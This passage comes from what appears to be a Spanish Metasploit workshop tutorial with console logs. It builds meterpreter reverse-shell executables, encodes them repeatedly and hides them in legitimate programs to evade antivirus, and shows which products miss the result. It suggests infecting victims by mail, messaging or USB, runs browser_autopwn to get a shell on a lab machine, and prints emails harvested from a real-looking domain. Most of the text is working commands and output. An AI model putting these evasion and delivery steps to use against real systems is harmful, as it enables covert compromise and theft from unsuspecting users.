[*] Starting the payload handler...
[*] Sending stage (749056 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.59:4444 -> 192.168.1.80:1052) at 2010-11-30 12:37:43 +0100

meterpreter >
    
```

Sesión meterpreter creada

Msfencode

Actualmente la mayoría de equipos disponen de soluciones antivirus por lo que nos encontramos con una traba a la hora de ejecutar ficheros infectados, una de las características de metasploit es su módulos de encoding el cual nos permitirá codificar los ficheros infectados para evitar ser detectados por los antivirus.

```
Msf> msfencode -h
```

Nos muestra todas las opciones disponibles

```

bash
from /msf3/msfencode:228:in `<main>'
msf > msfencode -h
[*] exec: msfencode -h

Usage: /msf3/msfencode <options>

OPTIONS:
  -a <opt> The architecture to encode as
  -b <opt> The list of characters to avoid: '\x00\xff'
  -c <opt> The number of times to encode the data
  -d <opt> Specify the directory in which to look for EXE templates
  -e <opt> The encoder to use
  -h      Help banner
  -i <opt> Encode the contents of the supplied file path
  -k      Keep template working; run payload in new thread (use with -x)
  -l      List available encoders
  -m <opt> Specifies an additional module search path
  -n      Dump encoder information
  -o <opt> The output file
  -p <opt> The platform to encode for
  -s <opt> The maximum size of the encoded data
  -t <opt> The output format: raw,ruby,rb,perl,pl,c,js_be,js_le,java,dll,exe,exe-small,elf,macho,vba,vbs,lo
op-vbs,asp,war
  -v      Increase verbosity
  -x <opt> Specify an alternate executable template

msf >

```

Ayuda de msfencode

```
Msf> show encoders
```

Nos muestra todos los encoders posibles

```

bash
msf > show encoders

Encoders
=====
Name              Disclosure Date  Rank    Description
-----
cmd/generic_sh    good           low     Generic Shell Variable Substitution Command Encoder
cmd/ifs           low           low     Generic ${IFS} Substitution Command Encoder
cmd/printf_php_mq good           low     printf(1) via PHP magic_quotes Utility Command Encoder
generic/hone      normal        normal  The "hone" Encoder
mipsbe/longxor   normal        normal  XOR Encoder
mipsle/longxor   normal        normal  XOR Encoder
php/base64        great         normal  PHP Base64 encoder
ppc/longxor       normal        normal  PPC LongXOR Encoder
ppc/longxor_tag  normal        normal  PPC LongXOR Encoder
sparc/longxor_tag normal        normal  SPARC DWORD XOR Encoder
x64/xor           normal        normal  XOR Encoder
x86/alpha_mixed  low           low     Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper  low           low     Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_toupper manual         normal  Avoid UTF8/toupper
x86/call4_dword_xor normal        normal  Call4 Dword XOR Encoder
x86/context_cuid  manual        normal  CRUID-based Context Keyed Payload Encoder
x86/context_stat  manual        normal  stat(2)-based Context Keyed Payload Encoder
x86/context_time  manual        normal  time(2)-based Context Keyed Payload Encoder
x86/countdown     normal        normal  Single-byte XOR Countdown Encoder
x86/fnstenv_mov   normal        normal  Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive normal        normal  Jump/Call XOR Additive Feedback Encoder
x86/nonalpha      low           low     Non-Alpha Encoder
x86/nonupper      low           low     Non-Upper Encoder
x86/shikata_ga_nai excellent      normal  Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit manual        normal  Single Static Bit
x86/unicode_mixed manual        normal  Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper manual        normal  Alpha2 Alphanumeric Unicode Uppercase Encoder

msf >

```

Encoders disponibles

Lo primero que haremos será crearnos nuestro exe infectado para que nos retorne una consola remota.

MSF>ruby msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.59 LPORT=4444 X > C:\accesosinencoder.exe


```

Administrador@QUASIMODO ~
$ msfpayload windows/meterpreter/reverse_tcp lhost=192.168.1.59 lport=4444 X > /tmp/accesosinencoder.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: lhost=192.168.1.59, lport=4444
Administrador@QUASIMODO ~
$

```

Proceso de ocultación de msfencode

Esto nos creará el fichero a ejecutar en el sistema remoto.



Fichero generado

Mientras pondremos al equipo atacante a la escucha con el módulo multi/handler

Use multi/handler

Configuraremos los parámetros correspondientes,

```

bash
Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

msf exploit(handler) > set lhost 192.168.1.59
lhost => 192.168.1.59
msf exploit(handler) > show options

Module options:
  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process        yes       Exit technique: seh, thread, process, none
  LHOST     192.168.1.59    yes       The listen address
  LPORT     4444           yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process        yes       Exit technique: seh, thread, process, none
  LHOST     192.168.1.59    yes       The listen address
  LPORT     4444           yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target


msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.59:4444
[*] Starting the payload handler...
  
```

Puertos en espera

Ahora nos toca infectar a la víctima, ya sea por correo, mensajería, url, usb.....

Y sorpresa, nuestro antivirus detecta el fichero.



Detección del antivirus

Usaremos el módulo para encodear el fichero infectado mediante una tubería

```
MSF> ruby msfpayload Windows/meterpreter/reverse_tcp lhost=192.168.1.59
lport=4444 R | ruby msfencode -t exe -x c:\calc.exe -k -o c:\encodeados -e
x86/shikata_ga_nai -c 5
```

Podemos también hacer los siguiente:

Desde la consola

```
MSF> ruby msfpayload Windows/meterpreter/reverse_tcp lhost=192.168.1.59
lport=4444 R | ruby msfencode -e x86/countdown -t raw -c 10 | ruby msfencode -e
x86/call4_dword_xor -t raw -c 10 > msfencode -t exe -x c:\netscanmalicioso.exe -
k -o c:\envio5.exe -e x86/shikata_ga_nai -c 25
```

```

[*] x86/shikata_ga_nai succeeded with size 606 (iteration=5)
[*] x86/shikata_ga_nai succeeded with size 633 (iteration=6)
[*] x86/shikata_ga_nai succeeded with size 660 (iteration=7)
[*] x86/shikata_ga_nai succeeded with size 687 (iteration=8)
[*] x86/shikata_ga_nai succeeded with size 714 (iteration=9)
[*] x86/shikata_ga_nai succeeded with size 741 (iteration=10)

Administrador@QUASIMOD ~
$ msfpayload windows/meterpreter/reverse_tcp lhost=192.168.1.59 lport=4444 R | msfencode -e x86/countdown -t raw -c 10 | msfencode -e x86/call4_dword_xor -t raw -c 10 > msfencode -t exe -x /tmp/netscanmalicioso.exe -k -o /tmp/envio5.exe -e x86/shikata_ga_nai -c25

```


```

Administrador@QUASIMOD ~
$ msfpayload windows/meterpreter/reverse_tcp lhost=192.168.1.59 lport=4444 R | msfencode -t exe -x /tmp/calc.exe -k -o /tmp/encodeados.exe -e x86/shikata_ga_nai -c 5
[*] x86/shikata_ga_nai succeeded with size 318 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 345 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 372 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 399 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 426 (iteration=5)

Administrador@QUASIMOD ~
$


```

Msfencode procesando



El antivirus no detecta el nuevo fichero

Podemos comprobar que nuestro antivirus no ha detectado nada y ha permitido ejecutar el exe que nos ha devuelto la consola meterpreter.



Sesión meterpreter creada

Hay que añadir que según que antivirus detectan la consola con lo que habrá primero que comprobarlo, os dejo una captura de pantalla donde se ha enviado una consola y nos muestra los antivirus que la han detectado.

Current status: finished			not reviewed
Result: 18/43 (41.9%)			Safety score: -
Compact			Print results
Antivirus	Version	Last Update	Result
AhnLab-V3	2011.01.02.01	2011.01.02	-
AntiVir	7.11.1.0	2011.01.03	TR/Crypt.XPACK.Gen
Antiy-AVL	2.0.3.7	2011.01.03	-
Avast	4.8.1351.0	2011.01.03	Win32:Vykuk
Avast5	5.0.677.0	2011.01.03	Win32:Vykuk
AVG	9.0.0.851	2011.01.03	-
BitDefender	7.2	2011.01.03	Backdoor.Shell.AC
CAT-QuickHeal	11.00	2011.01.03	-
ClamAV	0.96.4.0	2011.01.03	PUA.NetTool.Scanner-4
Command	5.2.11.5	2011.01.02	W32/Swrort.C
Comodo	7284	2011.01.03	Packed.Win32.MUPX.Gen
DrWeb	5.0.2.03300	2011.01.03	Trojan.Packed.196
Emisoft	5.1.0.1	2011.01.03	-
eSafe	7.0.17.0	2011.01.02	-
eTrust-Vet	36.1.8078	2011.01.03	-
F-Prot	4.6.2.117	2011.01.02	W32/Swrort.C
F-Secure	9.0.16160.0	2011.01.03	Backdoor.Shell.AC
Fortinet	4.2.254.0	2011.01.03	-
GData	21	2011.01.03	Backdoor.Shell.AC
Ikarus	T3.1.1.90.0	2011.01.03	-
Jiangmin	13.0.900	2011.01.02	-
K7AntiVirus	9.75.3406	2010.12.31	Virus
Kaspersky	7.0.0.125	2011.01.03	-
McAfee	5.400.0.1158	2011.01.03	-
McAfee-GW-Edition	2010.1C	2011.01.03	-
Microsoft	1.6402	2011.01.03	Trojan:Win32/Swrort.A
NOD32	5756	2011.01.03	a variant of Win32/Rozens.AG

Podemos observar que antivirus reconocidos como Kaspersky o mcafee no la detectan.



msfvenom

Msfvenom es un combinado entre msfpayload y msfencode pero sin la necesidad de usar tuberías entre ellos.

msfvenom --help

Usage: ./msfvenom [options] <VAR=VAL/>VAR=VAL

Options:

- p, --payload [payload] Payload to use. Specify a '-' or stdin to use custom payloads
- l, --list [module_type] List a module type example: payloads, encoders, nops, all
- n, --nopsled [length] Prepend a nopsled of [length] size on to the payload
- f, --format [format] Format to output results in: raw, ruby, rb, perl, pl, c, js_be, js_le, java, dll, exe, exe-small, elf, macho, vba, vbs, loop-vbs, asp, war
- e, --encoder [encoder] The encoder to use
- a, --arch [architecture] The architecture to use
- platform [platform]
The platform of the payload
- s, --space [length] The maximum size of the resulting payload
- b, --bad-chars [list] The list of characters to avoid example: '\x00\xff'
- i, --iterations [count] The number of times to encode the payload
- c, --add-code [path] Specify an additional win32 shellcode file to include
- x, --template [path] Specify a custom executable file to use as a template
- k, --keep Preserve the template behavior and inject the payload as a new thread
- h, --help Show this message

Un ejemplo de ello sería lo siguiente:

```
MSF > ruby msfvenom --payload Windows/meterpreter/reverse_tcp --format exe --  
encoder x86/shikata_ga_nai --iterations 10 LHOST=192.168.1.59 >  
c:\POFCONCE.EXE
```

Auxiliary

En el módulo auxiliary existen diversos sistemas de explotación, escaneo, y descubrimiento del sistema. Son muchos para poder abarcar en este taller, con lo que os mostraré uno que me impacto bastante por su sencillez de uso y su rapidez.

Se trata de Server/browser_autopwn, el cual mediante un enlace a una url maliciosa creada por metasploit permite encontrar todas las vulnerabilidades del browser y hacer una autoejecución de los exploits, devolviendo una shell meterpreter al equipo.

```

bash
voip/sip_invite_spoof normal SIP In
msf > search server/browser_autopwn
[*] Searching loaded modules for pattern 'server/browser_autopwn'...

Auxiliary
=====
  Name                Disclosure Date  Rank  Description
  ----                -
  server/browser_autopwn  normal  HTTP Client Automatic Exploiter

msf >

```

Server/browser_autopwn

Buscamos el script con **search server/browser_autopwn**

Cargamos el script con use **server/browser_autopwn**

```

bash
msf > search server/browser_autopwn
[*] Searching loaded modules for pattern 'server/browser_autopwn'...

Auxiliary
=====
  Name                Disclosure Date  Rank  Description
  ----                -
  server/browser_autopwn  normal  HTTP Client Automatic Exploiter

msf > use server/browser_autopwn
msf auxiliary(browser_autopwn) >

```

Selección del script

Con show options comprobamos los parámetros necesarios


```

bash
URIPATH          no          The URI to use for this exploit (default is r
andom)
msf auxiliary(browser_autopwn) > show options
Module options:
  Name      Current Setting  Required  Description
  ----      -
  LHOST     0.0.0.0              yes       The IP address to use for reverse-connect payloads
  SRVHOST   0.0.0.0              yes       The local host to listen on.
  SRVPORT   8080                 yes       The local port to listen on.
  SSL       false                no        Negotiate SSL for incoming connections
  SSLVersion SSL3                  no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
  URIPATH   random                no        The URI to use for this exploit (default is random)
msf auxiliary(browser_autopwn) >

```

Consulta de los parámetros

Configuramos los parámetros necesarios para su ejecución

```

bash
SSL              false      no        Negotiate SSL for incoming connections
SSLVersion       SSL3      no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH          no        The URI to use for this exploit (default is random)
msf auxiliary(browser_autopwn) > set srvhost 192.168.1.59
srvhost => 192.168.1.59
msf auxiliary(browser_autopwn) > set srvport 80
srvport => 80
msf auxiliary(browser_autopwn) > set lhost 192.168.1.59
lhost => 192.168.1.59
msf auxiliary(browser_autopwn) > set uripath "/"
uripath => /
msf auxiliary(browser_autopwn) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf auxiliary(browser_autopwn) > set lhost 192.168.1.59
lhost => 192.168.1.59
msf auxiliary(browser_autopwn) >

```

Configuración de los parámetros

Ejecutamos el exploit, es entonces cuando cargara en el servidor web malicioso los módulos para ser explotados

```

bash
[*] Using URL: http://192.168.1.59:80/60b3UXjYJWbcRC
[*] Server started.
[*] Starting exploit windows/browser/apple_quicktime_smil_debug with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.59:80/kRW9WLoNm5
[*] Server started.
[*] Starting exploit windows/browser/ie_createobject with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.59:80/EbMDhTrmkIYe2IK
[*] Server started.
[*] Starting exploit windows/browser/ms03_020_ie_objecttype with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.59:80/ZEBNe8LhZrp
[*] Server started.
[*] Starting exploit windows/browser/ms10_018_ie_behaviors with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.59:80/7whdPPNQL
[*] Server started.
[*] Starting exploit windows/browser/ms10_xxx_ie_css_clip with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.59:80/c7M3HCY45NecdRD
[*] Server started.
[*] Starting exploit windows/browser/winzip_fileview with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.59:80/IxAhSF
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 192.168.1.59:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.1.59:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.1.59:7777
[*] Starting the payload handler...
[*] --- Done, found 15 exploit modules
[*] Using URL: http://192.168.1.59:80/
[*] Server started.
msf auxiliary(browser_autopwn) >

```

Ejecución del exploit

Ahora desde el equipo victima nos conectaremos al servidor web malicioso

<http://192.168.1.59>

y voilá, metasploit ha encontrado una vulnerabilidad, la ha explotado y nos ha devuelto nuestra consola meterpreter


```

bash
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.1.59:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.1.59:7777
[*] Starting the payload handler...

[*] --- Done, found 15 exploit modules

[*] Using URL: http://192.168.1.59:80/
[*] Server started.
msf auxiliary(browser_autopwn) > [*] Request '/' from 192.168.1.80:1077
Request: /?sessionId=V2luZG93czpYUdpTUDM6ZXM6eDg2Okt1TSUU6Ny4wQg%3d%3d' from 192.168.1.80:1077
JavaScript Report: Windows:XP:SP3;es:x86;MSIE:7.0:
Responding with exploits
Handling request from 192.168.1.80:1079...
Payload will be a Java reverse shell to 192.168.1.59:7777 from 192.168.1.80...
Generated jar to drop (4910 bytes).
Handling request from 192.168.1.80:1080...
Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.1.80:1079 (target: IE 6 SP0-SP2 (onclick))...
Sending stage (749056 bytes) to 192.168.1.80
Meterpreter session 1 opened (192.168.1.59:3333 -> 192.168.1.80:1081) at 2010-11-30 16:03:15 +0100
Session ID 1 (192.168.1.59:3333 -> 192.168.1.80:1081) processing InitialAutoRunScript 'migrate -f'
Current server process: iexplore.exe (664)
Spawning a notepad.exe host process...
Migrating into process ID 1052
New server process: notepad.exe (1052)

msf auxiliary(browser_autopwn) > sessions -l

Active sessions
=====
Id  Type           Information                                     Connection
--  --
1   meterpreter x86/win32 VICTIMA\Administrador @ VICTIMA 192.168.1.59:3333 -> 192.168.1.80:1081


msf auxiliary(browser_autopwn) >

```

Resultado con consola meterpreter.

Search_email_collector

Uno de los módulos auxiliares que nos pueden ayudar a la hora de recolectar información en un pentest es la recolección de los correos electrónicos del dominio para posteriormente usarlos para el envío de diversos correos.




```

Development - Metasploit Console
File Edit View Help
-----
Name          Current Setting  Required  Description
-----
DOMAIN        national.ru      yes       The domain name to locate email addresses for
OUTFILE        c:\correos.txt  no        A filename to store the generated email list
SEARCH_BING    true            yes       Enable Bing as a backend search engine
SEARCH_GOOGLE  true            yes       Enable Google as a backend search engine
SEARCH_YAHOO   true            yes       Enable Yahoo! as a backend search engine

msf auxiliary(search_email_collector) > set outfile c:\\correos2.txt
outfile => c:\\correos2.txt
msf auxiliary(search_email_collector) > exploit


[*] Harvesting emails .....
[*] Searching Google for email addresses from national.ru
[*] Extracting emails from Google search results...
[*] Searching Bing email addresses from national.ru
[*] Extracting emails from Bing search results...
[*] Searching Yahoo for email addresses from national.ru
[*] Extracting emails from Yahoo search results...
[*] Located 7 email addresses for national.ru
[*] a.amosova@national.ru
[*] anastasia@national.ru
[*] business@national.ru
[*] e.fateeva@national.ru
[*] hotel@national.ru
[*] info@national.ru
[*] sales@national.ru
[*] Writing email address list to c:\\correos2.txt...
[*] Auxiliary module execution completed
  
```

Seleccionamos el dominio a buscar y el fichero de salida donde nos volcará las cuentas de correo encontradas.



Enum_dns

Enumera las consultas a los servidores de DNS. Seleccionamos el Dominio a realizar la consulta y esperamos a que nos muestre los registros del dominio.



```

Development - Metasploit Console
File Edit View Help

NS no Specify the nameserver to use for queries, otherwise use the system DNS
STOP_WLDCRD false yes Stops Brute Force Enumeration if wildcard resolution is detected
WORDLIST C:/metasploit/msf3/data/wordlists/namelist.txt no Wordlist file for domain name brute force.

